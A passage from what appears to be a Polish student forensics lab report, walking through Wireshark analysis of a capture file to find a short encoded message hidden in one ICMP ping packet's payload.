


Rysunek 15: wynik podanych wcześniej komend i otworzone strony internetowe



Rysunek 16: przykładowy widok z analizy wyciek.pcap

Komentarz: W pliku występuje bardzo duża ilość przechwyconych danych, wykreowanych poprzez odwiedzanie stron internetowych, generowanie pingów czy ściąganie plików. Aby odnaleźć zaszyfrowaną wiadomość należy najpierw odfiltrować pakiety icmp,




icmp

Time	Source	Destination	Info
18:15:41,449199	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=6/1536, ttl=255 (request in 951)
18:15:43,411469	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=7/1792, ttl=64 (reply in 1391)
18:15:43,476819	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=7/1792, ttl=255 (request in 1374)
18:15:45,412446	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=8/2048, ttl=64 (reply in 2167)
18:15:45,445190	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=8/2048, ttl=255 (request in 2166)
18:15:47,417066	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=9/2304, ttl=64 (reply in 2515)
18:15:47,492863	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=9/2304, ttl=255 (request in 2455)
18:15:49,417831	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=10/2560, ttl=64 (reply in 2762)
18:15:49,517498	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=10/2560, ttl=255 (request in 2761)
18:15:51,432235	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=11/2816, ttl=64 (reply in 2891)
18:15:51,489268	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=11/2816, ttl=255 (request in 2890)
18:15:53,435677	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=12/3072, ttl=64 (reply in 2956)
18:15:53,513317	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=12/3072, ttl=255 (request in 2955)
18:15:55,436583	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=13/3328, ttl=64 (reply in 2964)
18:15:55,485294	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=13/3328, ttl=255 (request in 2963)
18:15:57,441330	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=14/3584, ttl=64 (reply in 2966)
18:15:57,506463	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=14/3584, ttl=255 (request in 2965)
18:15:59,444658	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=15/3840, ttl=64 (reply in 2976)
18:15:59,481819	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=15/3840, ttl=255 (request in 2975)
18:16:01,450047	10.0.2.15	8.8.8.8	Echo (ping) request id=0x4acf, seq=16/4096, ttl=64 (reply in 2978)
18:16:01,530147	8.8.8.8	10.0.2.15	Echo (ping) reply id=0x4acf, seq=16/4096, ttl=255 (request in 2977)

Rysunek 17: odfiltrowane pakiety


a następnie odnaleźć jeden jedyny pakiet z odmiennym id:



Echo (ping) reply	id=0x4acf, seq=18/4608, ttl=255	(request in 2985)
Echo (ping) request	id=0x4acf, seq=19/4864, ttl=64	(reply in 2988)
Echo (ping) reply	id=0x4acf, seq=19/4864, ttl=255	(request in 2987)
Echo (ping) request	id=0x4acf, seq=20/5120, ttl=64	(reply in 2998)
Echo (ping) reply	id=0x4acf, seq=20/5120, ttl=255	(request in 2997)
Echo (ping) request	id=0x4acf, seq=21/5376, ttl=64	(reply in 3000)
Echo (ping) reply	id=0x4acf, seq=21/5376, ttl=255	(request in 2999)
Echo (ping) request	id=0x4c82, seq=1/256, ttl=64	(reply in 3002)
Echo (ping) reply	id=0x4c82, seq=1/256, ttl=255	(request in 3001)
Echo (ping) request	id=0x4acf, seq=22/5632, ttl=64	(reply in 3006)
Echo (ping) reply	id=0x4acf, seq=22/5632, ttl=255	(request in 3005)
Echo (ping) request	id=0x4acf, seq=23/5888, ttl=64	(reply in 3008)
Echo (ping) reply	id=0x4acf, seq=23/5888, ttl=255	(request in 3007)

Rysunek 18: odmienny pakiet icmp

i finalnie rozszyfrować zaszyfrowany tekst:



```
52 55 0a 00 02 02 08 00  27 6e 13 6e 08 00 45 00   RU······ 'n·n··E·
00 54 10 85 40 00 40 01  0e 06 0a 00 02 0f 08 08   ·T··@·@· ········
08 08 08 00 53 8c 4c 82  00 01 6c 74 0e 68 00 00   ····S·L· ··lt·h··
00 00 48 cf 05 00 00 00  00 00 71 6e 61 72 67 6e   ··H····· ··qnargn
77 61 72 20 71 6e 61 72  67 6e 77 61 72 20 71 6e   war qnar gnwar qn
61 72 67 6e 77 61 72 20  71 6e 61 72 67 6e 77 61   argnwar  qnargnwa
72 20                                              r
```

Rysunek 19: zaszyfrowana wiadomość w pakiecie

Takie ukrycie danych spełnia wymagania:

- Dane muszą być łatwe do znalezienia dla osoby znającej kontekst

- Trudne do zauważenia podczas pobieżnej analizy

4. Wnioski

Analiza przechwyconych informacji o ruchu na karcie sieciowej może doprowadzić do uzyskania bardzo cennych danych z perspektywy informatyki śledczej. W różnych pakietach można również ukrywać dane, aby stały się niezwykle trudne do zobaczenia.